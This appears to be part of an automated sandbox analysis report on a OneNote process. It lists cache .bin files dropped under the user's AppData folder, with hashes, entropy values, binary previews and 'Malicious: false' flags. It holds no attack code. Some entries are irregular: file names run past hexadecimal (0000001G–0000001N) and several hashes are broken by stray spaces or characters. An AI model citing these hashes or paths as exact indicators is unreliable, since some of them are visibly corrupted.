Preview:	2...>....."...v.....2...>.....~...v...J.....l.....l.qk..B.....LZ.B.....B....9.....$4>..B....9.....$4>..B....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....i.....'.1CZ.....N...^.....+L.F..7O..0.....f.....l.qk..B.....LZ.....i.....'.1CZ.....i.....'.1CZ.....B.....B.....B.....B.j.....B.T.]...B.....B...B...B.H.....B...B...B...>.).B...J.....;.....4...4...4.."....B...B...B...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....B.....B.....#.B.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000013.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.0663479467954975
Encrypted:	false

SSDEEP:	48:YnBs97+TKubnui/SfteiE8HWXAQW9t3JFDTourdQrWIfdXRBRBu/z3Zr97Sll:ys9cnui/Sf3EXXAh9FDTPRI3GK
MD5:	0BD5F6A9C24A40252A7FA98CBF9DBF51
SHA1:	B396239FE6E478633409802D1D94F1984B09DC3C
SHA-256:	3318A07553FBB332BFC60588D2F933EDCCEED5BCA30BF4398EFBF47D44FF7305
SHA-512:	5D557C5F060EB0BE6A55D3FEB25C0C43E77CDE1394D264AC40A61B0BD8D2ED4664155759FE704C309F6D2960F17F7394842B267890E7E6D2BBDEC0DF9E44FB6
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....I.....I.qk..B.....LZ..... ..%...=..... ..%...=.....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....7.U..<#...I.....N...^..... .....(..m,Y@.*J...K.....f.....I.qk..B.....LZ.....7.U..<#...I.....7.U..<#...I.....j.....T.].....B.....H .....B.....>.).....J.....;.....4...4...4.."..... z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000014.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.050222056113385
Encrypted:	false
SSDEEP:	48:Yu+s/LOx5DRO+tNMyELh9JXA9FOgnTosxrdP7rUlbdXptRTRlt:is6RO+rEfJXA9RnTbRf9T
MD5:	1324C09667FFD81E169B646897883DC3
SHA1:	F11FBE8EA96809E4670DE044D4B72C3F005232E3
SHA-256:	D4AC596F5867E0579A8E5781721A1FA2EBCD3E7D6BEDA42A0AF084FE21EC1C49
SHA-512:	C9884655B9F5B73CF02467863B25DB32218D4BAA847D0D6C03516C54BE373CCACE1D8CAE6E5C773FA80247508E8F845BB9B7949759769BA0EABAA08B6FD6586
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....I.....I.qk..B.....LZ.2g.....2gW..V.5 ...'|.I.2gW..V.5...'|.I.2g..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....go#].....J?...>..... N...^.....YK...w.;F.....f.....I.qk..B.....LZ.....go#].....J?...>.....go#].....J?...>.....2g.....2g.....2g.....2gj.....2 gT.]...2g.....2g..B...2gH.....2g..B...2g..>.).2g..J.....;.....4...4...4.."..... 2g..2g..2g..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....2g... ...2g....#.2g.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000015.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.065386888392586
Encrypted:	false
SSDEEP:	96:uslgyg6g2rW/EF/cXPc9PHBRTVReDPg6gkegPg9gz:uslgyg6g2rRNcXPc9/BRpReDPg6gkegN
MD5:	F5BCA56A74082ADA3AD4E12DE3210C86
SHA1:	2CDDDF965F48E7B07E4A7F04800A09355047A8AC
SHA-256:	27B3D8EE0A95FE65DD60878FEA812623E59082605D8EC25036E01E8535AF2920
SHA-512:	8B62E9190DC72E27130ED205662D27B64AA4ABC8E5C9FFD701615A619CEB857CD9BA7E2786F94A93F2D08B05584C5B0FD393568BC0FC50DBD6999B773DDB60A6
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....I.....I.qk..B.....LZ9.....9...p.....?5.9... p.....?5.9....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....#.y.W...?..(&.ba....N...^..... .....<).b L.T.....f.....I.qk..B.....LZ.....#.y.W...?..(&.ba.....#.y.W...?..(&.ba.....9.....9.....9.....9..j....9..T.]..9..... .9...B..9..H....9....B..9....>.)9....J.....;.....4...4...4.."..... 9...9...9....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....9.....9.....#9..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000016.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.088897307366094
Encrypted:	false
SSDEEP:	96:Bsm/9Pz9WlFiEHX09erT/RfH72FAD96vyGlj8:Bsm/9Pz9sFPHX09erDRv72F096vycY
MD5:	9C52D1E644E4A5166D0EA4561C51CD74
SHA1:	86A782AE9F4507C55B46CEE066E2F92D40EF2B16
SHA-256:	C673C7583BFD818CBF72E34DB3CC6061427F8255216F2640EAB982D8A92B7D5B

SHA-512:	2B0781DC568CA1B3DDF0E57C2C06EE138ECECD04A4B5FAADABA9F47170D86E4EFD9C247FD172CEE72A32A32D81D246AD2E827AE2469D261DEC08FAA6CF44 8688
Malicious:	false
Preview:	2...>.....&...v.....2...>.....v...N.....I.....I.qk..B.....LZ.....H=..t...Xi..... H=..t...Xi.....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....|F...>w....N...^..... .....M.B.=.]..T.....f.....I.qk..B.....LZ.....|F...>w.....|F...>w.....j.....T.].....B.....H.. .....B.....>.).....J.....:.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....:.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000017.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.0937618481190245
Encrypted:	false
SSDEEP:	96:lsPNffsIvlddLMEZX09uj2TN6RpS4gGfM5ky61E:lsBsMdLpZX09uj2J6RpS4b6
MD5:	6B887838BD51F33A9D365B7BDB988C5A
SHA1:	23395547E86CD0A0B34AF324959ABE9AD8573A78
SHA-256:	C5C7941A519C5509DF99CA347FFE12796B932781B8E1D3EE278220E7F680A4C8
SHA-512:	3345375F8E61DF4C3A982416754DA2C64549F6EBBF0E1DC43A4850FFEA4CA7711C1220984AEE6F64ED4CA574D504CDB084D69BFD482FCEB99CC215E959A6A0 76
Malicious:	false
Preview:	2...>.....&...v.....2...>.....v...N.....I.....I.qk..B.....LZ..$.....$.k.M.....`..$.k. M.....`..$..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....7...).5q.6...I....N...^..... (...*A..L...j.....f.....I.qk..B.....LZ.....7...).5q.6...I.....7...).5q.6...I.....$.....$.....$.....$j.....$T.]....$.....$..B....$H... ...$..B....$..>.)..$..J.....:.....4...4...4.."....$...$...$..z...y.. x.. .....$.....4.....7...7.....:.....4...4...4.....$.....$....#..$..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000018.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.051948022741657
Encrypted:	false
SSDEEP:	48:lw53s84QvUuGPzmtBFa8t78EdDXQ9gwUZTo8rddrPINdX7T4lkVPZ1p4A0Lta:lw53sX4GPzmpaO78E5XQ9yZTRRRGgKM
MD5:	3DD8E91B7A1AC36572101938DC20947F
SHA1:	102776EBFB479EA2E77955A06737D5B86AF9BEEE
SHA-256:	75E78DC74557080A35AB23CBBBDE65B2D10A41687EC0379EA009EE676DD166A3
SHA-512:	9FE2BB87C27B1F8D1EA6BFE28620640FB268DCC34F8282A25E941E085F91CA20CD06557BA4838DF3D02275D7BEB1233918C8F3838EEB8E452A9C4CA8224AAD E2
Malicious:	false
Preview:	2...>.....&...v.....2...>.....v...N.....I.....I.qk..B.....LZ.Z0.....Z0..... ....g..Z0.....g..Z0..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....4x{.o.5....lY.....N.. .^.....H.R.K.BJ...Bo.....f.....I.qk..B.....LZ.....4x{.o.5....lY.....4x{.o.5....lY.....Z0.....Z0.....Z0.....Z0j.....Z0T.]... Z0.....Z0..B...Z0H.....Z0..B...Z0..>.).Z0..J.....:.....4...4...4.."....Z0..Z0..Z0..z...y.. x.. .....$.....4.....7...7.....:.....4...4...4.....Z0.....Z0.. ..#.Z0.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000019.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.146317868517969
Encrypted:	false
SSDEEP:	96:msX6jMR06E93gXhx3g9piTARvORPdrf4:msXQMRMSXhG9piMRvO
MD5:	DFC466A6F2E20EC9C8D0875144E5AB2A
SHA1:	C253818A3A2A02BC65882A8CB03961342946C791
SHA-256:	378E722D767DF0F84126B6C2DEC1D62D40AE39275EEB833FD3586F0BF1C8B280
SHA-512:	E89C89ECF0BDD8639125E3B544E8101C46AB25E22B84F4CD4DA905FD1AAFE32AC89EB9452DFBB6F04DFF1662387E5C1EFC4ED383F6FE3D2ED559AE8F3B1D9 892
Malicious:	false

Preview:	2...>.....0...v...$.....?....?.....2...>.....v...X.....I.....I.qk..B.....LZRT>.....RT>....6a K..L.2RT>....6aK..L.2RT>..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....fM^..4..0+.} s..`....N...^.....v...;.A.....K.....f.....I.qk..B.....LZ.....fM^..4..0+.}s..`.....fM^..4..0+.}s..`.....RT>.....RT>.....RT>.....RT> j....RT>T.]..RT>.....RT>..B..RT>H....RT>..B..RT>..>.)RT>..J.....;.....4...4...4.."....RT>.RT>.RT>..z...y.. x.. .....$.....4.....7...7.....;.....4...4.. .4.....RT>.....RT>....#RT>.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001A.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.159214857120181
Encrypted:	false
SSDEEP:	48:msG7rPd7nO7ROTqp/tjstAtMEPlORXk9nb1gToSrdQrSnZIldXYzg7nO737aO7f5:msHOTqp/5jMEPsXk9KTXRIeu
MD5:	EA4C8B69E3D873182AA809D6244DF287
SHA1:	1B6B3EDCD2F7A81CAA351DB5EB59849DB7564105
SHA-256:	CF35D64B500C3D459CB54892C317F691ADD6972AEFE9628B8560B3ACB2338FE8
SHA-512:	7CC94699AB2F19BDECF550A7379C5960DAC9C9DE6D122E9D5C035D87F8439E8DF5CE38BC36B6A2A77BD6352616E42F24E4DB65CDD227D16E275FBD3520C35 DA
Malicious:	false
Preview:	2...>.....0...v...$.....?....?.....2...>.....v...X.....I.....I.qk..B.....LZ.*i.....*i^@.... {....4.*i^@....{....4.*i..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....<.7.&.X.K.....N.. .^.....N}.|.J..i;.Ovf.....f.....I.qk..B.....LZ.....<.7.&.X.K.....<.7.&.X.K.....*i.....*i.....*i.....*ij.....*iT.]...*i..... *i..B...*iH.....*i..B...*i..>.).*i..J.....;.....4...4...4.."....*i..*i..*i..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....*i.....*i....#.*i..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001B.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.127468922388431
Encrypted:	false
SSDEEP:	48:psJuBoLAH+tQBWEBAC+rBgXrg9nXToArdSrLP9eIhdX3FcyfaRFNR:ps7AH+5EBA7KX09XTpRKb9RLXq
MD5:	FF5A05A37FC0D43AE5CA9DCC08D0E19A
SHA1:	B5A3500C62E2BC6A4E8A929A79AEECB34806F4D9
SHA-256:	95FD4B4DE2CD78948991B44E2E1E355B2583E55D385FD48CF8EC8D5AE08D6FC9
SHA-512:	A146C0C2C6A475E79D06EE79A9AC849ABCB87A261744F32F8C759427C4C09C6231271A798E5F87833E24B847AB960F8F69FA824EF7BB1E3FD8F430024FD1D575
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ .I..... .INr...-d..... .I Nr...-d..... .I..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....*...iK..2~X=Ze.q....N...^..... .....6..C.^.h..%.....f.....I.qk..B.....LZ.....*...iK..2~X=Ze.q.....*...iK..2~X=Ze.q..... .I..... .I..... .I..... .lj.... .IT.].. .I..... .I..B.. .IH.... .I..B.. .I..>.) .I..J.....;.....4...4...4.."..... .I. .I. .I..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4..... .I..... .I....# .I..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001C.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.093281951632501
Encrypted:	false
SSDEEP:	96:viGBsFvVB6DM8E7lXs9CTKRKctVa/iEk:9sN6QZZXs9CWRKc
MD5:	E7A859B659FB1BEAB28ACF7ABCDA462C
SHA1:	027D60533640C7D2C6A9CBA03698C0470CD8E3C0
SHA-256:	44F67F18BCB3C9A2F2AEE4E7C184AAC2B2D33F9BD5BFD7535F9C9C59AFC596D9
SHA-512:	B1E000ABB84906F02FDF9470F07D21576455F806418F491DC0792236066C3A359083F99FF3FD55BE0EC64EE55D62DDBC6934D9F6ED4D39702462FB507D41EEC
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....K.....0uFR.I.....I.qk..B.....LZ.... K.....0uFR.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....A...k....4.,.....N...^..... .....R..*U.kB.=+v.....f.....I.qk..B.....LZ.....A...k....4.,.....A...k....4.,.....j.....T.].....B.. ...H.....B.....>.).....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001D.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.09877784776967
Encrypted:	false
SSDEEP:	48:9suDy9vl5tMOEEC/hXk9ngTolrdSrvlaF7dXOAXcn/sh:9sj9vl5hEEsXk9gT4RKB7tM/s
MD5:	C6715DC18562D66324B7DF71E4D38EA3
SHA1:	92B12AC81BB5A2B954260EEE2E9C268BAC229A22
SHA-256:	37185BCA16012511672DB7EFF667D412EBECCD5E70B4E608F653FFFDAF4CA733
SHA-512:	8A6548EC28BC0A059CCDA643E8C61719EEEB697925B358926D5FD5FAA356B5A045C4E247B9250ECE2E51028B1B2660838E3541CD5E4A93B24DD58D8664395AE B
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.....%.1..... ...%.1.....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....L...,w.LFr.....N...^..... .....-+@..C.O.a.....f.....I.qk..B.....LZ.....L....,w.LFr.....L....,w.LFr.....j.....T.].....B... ..H.....B.....>.)....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#..... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001E.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.075065799255672
Encrypted:	false
SSDEEP:	96:FsjvTMUvTcvTMlA1iiE25X89jcTQRK2JvTcvTHvTdvTvvTVvTMlc:Fsj1AiAlPuX89jcMRK2JATBrZx
MD5:	422325F3D8AE0DAD6354A95F471A2F14
SHA1:	32D8443F11300ADB99A11D1D25C249184EB2F1D7
SHA-256:	E89C3AA790AF18C81F55EC798F0DA57593735281170C35428D6F7A06EBC2444D
SHA-512:	F9589F07014909581F29D6E53DEF04A11B4CC2269CECAEC397242BFE36486B499A3E861E482A17C6C9173CF3245DEDD04335352ACC85D37973072D1BE199754
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ$.....$..Q_.... ..7..+.$..Q_.....7..+.$....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....f.M.....x! Yy.$....N...^.....<e...H.M..=\.:2.....f.....I.qk..B.....LZ.....f.M.....x!Yy.$.....f.M.....x!Yy.$.....$.....$.....$.....$. .j....$..T.]..$.....$...B..$..H....$....B..$....>.)$....J.....;.....4...4...4.."....$...$...$....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....$.....$ .....#$.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001F.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.066620834925117
Encrypted:	false
SSDEEP:	48:BoYsu1yZKYenWtl+EG9CCZvX89H/IrTobrdSrFlodXw0nIeY8rR:BoYsrIYeWlEifX89grTmRKZLc8r
MD5:	CF00C90F6F545B877026A4BE7197B052
SHA1:	19D7DE4E42E26961644F52967A8B3C8AE77B9FF5
SHA-256:	05AB8BD3E851735DE3369E16A16EF8FF12680DC26AFB1B71D59160A0331B4B24
SHA-512:	1C50DB3F3434EA4985A48E77F82DE002597350C31B25247E06A2C3EC18B28DDBDC89DA12B1D6EAF7245D927C290B37147345019608CFCEF1F5846EE53D76403
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.FL.....FL..... .P...c..FL.....P...c..FL..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....e...n...a..E0.... N...^.....e..e. .F.&.[.2.....f.....I.qk..B.....LZ.....e...n...a..E0.....e...n...a..E0.....FL.....FL.....FL.....FLj.....F LT.]...FL.....FL..B...FLH.....FL..B...FL..>.).FL..J.....;.....4...4...4.."....FL..FL..FL..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....FL... ...FL....#.FL.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001G.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped

Size (bytes):	4096
Entropy (8bit):	4.116922369928255
Encrypted:	false
SSDEEP:	96:1sss5d579E1SKXFK9xTTRKSJ3ISW3Baw:1sv5WrX49xHRKS
MD5:	06DFD40630632857DD4B4089C83918F6
SHA1:	FA40906C5DF9BE4FFB4E2DAA36C9D4E7140B91A7
SHA-256:	35F9FE0F6E90FDFA050F232E71DE7F265F169BC20C0075184575ADFB029B1180
SHA-512:	7804E8611EBD5B745B014A49AA7B57A5D02DBE0B83A41A139658E816FDFA5AAA7F5B602E14D11D318674753AEF53BD91F057A8F8B049EA97FC9C6ED140D3D2CB
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ..4.....4a>....s.&...]..4a>....s.&...]..4..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....c..G...@...m.....N...^.....er..8..O.....D&.....f.....I.qk..B.....LZ.....c..G...@...m.....c..G...@...m.....4.....4.....4.....4j.....4T.]....4.....4..B....4H.....4..B....4..>.)..4..J.....;.....4...4...4.."....4...4...4..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....4.....4....#..4.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001H.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.105837325143466
Encrypted:	false
SSDEEP:	48:2vTMsHgXmG2teNtwI+EmCK5X89vTxToKrdSrAII2dXhUm0B6BvmN/pj:GTMslxt4NEmXX89v9TXRKJs
MD5:	F563D3FEC3110F3F2CF0A4388FAB4499
SHA1:	E7AFA0B95644B968AF6CD73447FC2E0F1896072A
SHA-256:	483FA68F24CBEEE1A97C89BAC2B828978AF2EE38FC667A9A945DAA54903BC216
SHA-512:	8D1DB54585EF29F1CFC294DE4001D4EDB863872D2587A70A31D2B245ED8645EED5E1B3F976AE5652613BC23634A9464FD123B47A37079B4BD128752B08110D5
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.....e....h7.'..A....e....h7.'..A.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'....."&.aO.....N...^.....K..f.Z.H.....z.....f.....I.qk..B.....LZ....."&.aO....."&.aO.....j.....T.].....B.....H.....B.....>.).....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001I.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.07657314646393
Encrypted:	false
SSDEEP:	48:K4s5pCTnIFtoOs8ElCC5gXA9DGxaTolrdSrKITedXe10QG7pkOx:K4sGzIFuOtElCLXA9DnTMRK2bl5
MD5:	6127379D4338A1336210574285BA4467
SHA1:	444DE125E19492C8B4881CCA616034D091D12A9C
SHA-256:	095BD651AC7FEC82A2073273F289F250434A8E6CED31E61483A5FA7E09FC7590
SHA-512:	125742705BD4B0954B36C97DEDE3AEBE72FDCF31253CAE884819D7F4F77C0D8EBD061272AEDC37040BC3FAF1FA845BFC5E86DA855851DAB473FDEBF92DE6075C
Malicious:	false
Preview:	2...>.....,...v... .....2...>.....v...T.....I.....I.qk..B.....LZ.o.....o.:P....7.I...o.:P....7.I...o...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....n.Z.....I$....N...^.....<=..2QC.q.H4.].....f.....I.qk..B.....LZ.....n.Z.....I$.....n.Z.....I$.....o.....o.....o.....o.j.....o.T.]...o.....o..B...o.H.....o...B...o...>.).o...J.....;.....4...4...4.."....o...o...o...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....o.....o.....#.o.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001J.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.129723906765099
Encrypted:	false
SSDEEP:	96:KIssjeF9mNuzoE6c74dXod936E6T3RK4rejtnBt:Hsv988VDoX493637RK4
MD5:	5FD2F3B8BF1A31D998761362A09024A5

SHA1:	1837EE901C35CC3D9D40C43CCE0BA152EC952568
SHA-256:	6B527CDAD31EDA422DBAB91A02C3342CA779E2CAD2B65A318FB97BD9EEA6E202
SHA-512:	DB9AE07469E0CA4163894716956BCD79D0E32DA7AC66AAE98D76487452555B014D634D34E5FD9C42B0CA6A79BDB05B38FEBAF162BE5D4CF29B8BF1364BDEA1F3
Malicious:	false
Preview:	2...>.....,...v... .....2...>.....v...T.....I.....I.qk..B.....LZ.....?..+.7.m.Q ...?..+.7.m.Q.....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....F..|...9..F.Z.....N...^..... .....B..y.I.%x.+{.2.....f.....I.qk..B.....LZ.....F..|...9..F.Z.....F..|...9..F.Z.....j.....T.].....B...H.....B.... .>.)...J.....;.....4...4...4..".....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001K.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.124330466954773
Encrypted:	false
SSDEEP:	96:Q1Cg7sx8E2dMFEPkWXlW9QDeToJRKg98L8F8i8I8L8OJ868:uCg7sx8E2zFXl9QDe0JRKg98L8F8i8IL
MD5:	0327E898020AE5A0C19636FD82D35FAB
SHA1:	43FA9525A31DD529E72829E666349623BC0388E9
SHA-256:	7EDA8193A29061E5A52D3F3C41DEF3B19E19F537092E97C1136053C478351FB2
SHA-512:	4DAAF2BD2592F046F4BF718238D7A26CE39B862CA21D464058524EB48839A17AB5327D111C10AC4B9569F1C1390F050CA232E1F5F44DF8ADA2AFAC8C0107881
Malicious:	false
Preview:	2...>.....v..."..... .....2...>.....v...V.....I.....I.qk..B.....LZ.I^.....I^...>.....N.I^ ...>.....N.I^..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....3..3.....B.^.....N...^..... .....$2.....K....T.....f.....I.qk..B.....LZ.....3..3.....B.^.....3..3.....B.^.....I^.....I^.....I^.....I^j.....I^T.]...I^.....I^..B... I^H.....I^..B...I^..>.).I^..J.....;.....4...4...4..".....I^..I^..I^..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....I^.....I^....#.I^..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001L.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.163366622102169
Encrypted:	false
SSDEEP:	48:f/ZswnIBp0tiReEVC/ZLXsL9RB9dvTogrdSrIlVdX7hYz4cxwU:f/ZsnBp0ZEVAXg9n9VTZRKJoT
MD5:	E08A2458A868C64D5FD10E9ACAA041FF
SHA1:	C11067296F9CB822458955F1A83F3EEE67C3D84F
SHA-256:	EF04D708F1843508B5B0F80EC50675F9C0B36EAA8ABE5AE1724D5687CB6C7383
SHA-512:	539AB4155D8A78BABD7998558AE12E55098B5A68D6594F02556799D36B6E3DB077717AF03AD294BB170487C3053CB640E9EB621AF85C042595D532EE72E9DA1(
Malicious:	false
Preview:	2...>.....*...v..... .....2...>.....v...R.....I.....I.qk..B.....LZR.....R..?U./.$..>. .pR..?U./.$..>. .pR....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....3/.N.]...+..j..~.... N...^.....h.^...A.....I.....f.....I.qk..B.....LZ.....3/.N.]...+..j..~.....3/.N.]...+..j..~.....R.....R.....R.....R..j....R..T.]..R.... ...R....B..R..H....R....B..R....>.)R....J.....;.....4...4...4..".....R...R...R....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....R.....R.....#R..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001M.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.127595794230619
Encrypted:	false
SSDEEP:	48:1sqpbz1/2dMt+B6EsWCjtAX49H1To6rdSrhIHdXdwxEzv6/V:1sndMBEsWM6X49VTfRK+sYK
MD5:	55FBC84CB0CE1BC9B9F23785CD0D0914
SHA1:	BB68DD568B43C4E1D79AA3E6A93D63A495DE8CD4
SHA-256:	E2C233A2524D5EF0AE5BA2D5749C6DEF2BAD65FE1CC0094D7885047E86948CA2
SHA-512:	5BEEEE4B7D0C68CE98436881B98409787DBA807242423F51CE050E1BF12DC7C5793BCA646A4B452915C0EC2535B2B0278FC833E27E988371AF24A7CC6198F9A
Malicious:	false

Preview:	2...>.....*...v.....2...>.....v...R.....l.....l.qk..B.....LZ.>.....>..9....]fq.....>..9....]fq.....>...l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....mH^.....N...^.....JAz...O...-.....f.....l.qk..B.....LZ.....mH^.....mH^.....>.....>.....>.....>.j....>.T.]...>.....>...B...>.H.....>...B...>...>.).>...J.....;.....4...4...4..".....>...>...>...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....>.....>.....#.>.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001N.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.123987105471665
Encrypted:	false
SSDEEP:	96:dsHIO6KiOxZER3ceBX8B9r7OT2RKgPOXYfN7:dsHIOWOsxHX49rCSRKgPOXYfN
MD5:	93A0A991E9B32FC394BC03E27F1FE64C
SHA1:	9AD2A53D991055AC963064BFB4D67A994E413A86
SHA-256:	1B755438A663A98EE922B72D22FD547433C1D6583B534DF48D232B03E41BDB81
SHA-512:	8F2C7770B05A79F37A29136740113E4914B8B6FFEB0E5E20FB2D31547F879387D8FCCE3D930D357C6CDDCF8870ED8A5770DBF7B5E73F8236D7E6B11DD670A9F B
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....l.....l.qk..B.....LZk.....k..[.....3...>.k..[.....3...>.k....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....9...".R..:$..V.....N...^.....T(..F..$...#.....f.....l.qk..B.....LZ.....9...".R.:$..V.....9...".R.:$..V.....k.....k.....k.....k..j....k..T.].k.....k....B..k..H....k....B..k....>.)k....J.....;.....4...4...4..".....k...k...k....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....k.....k.....#k.....

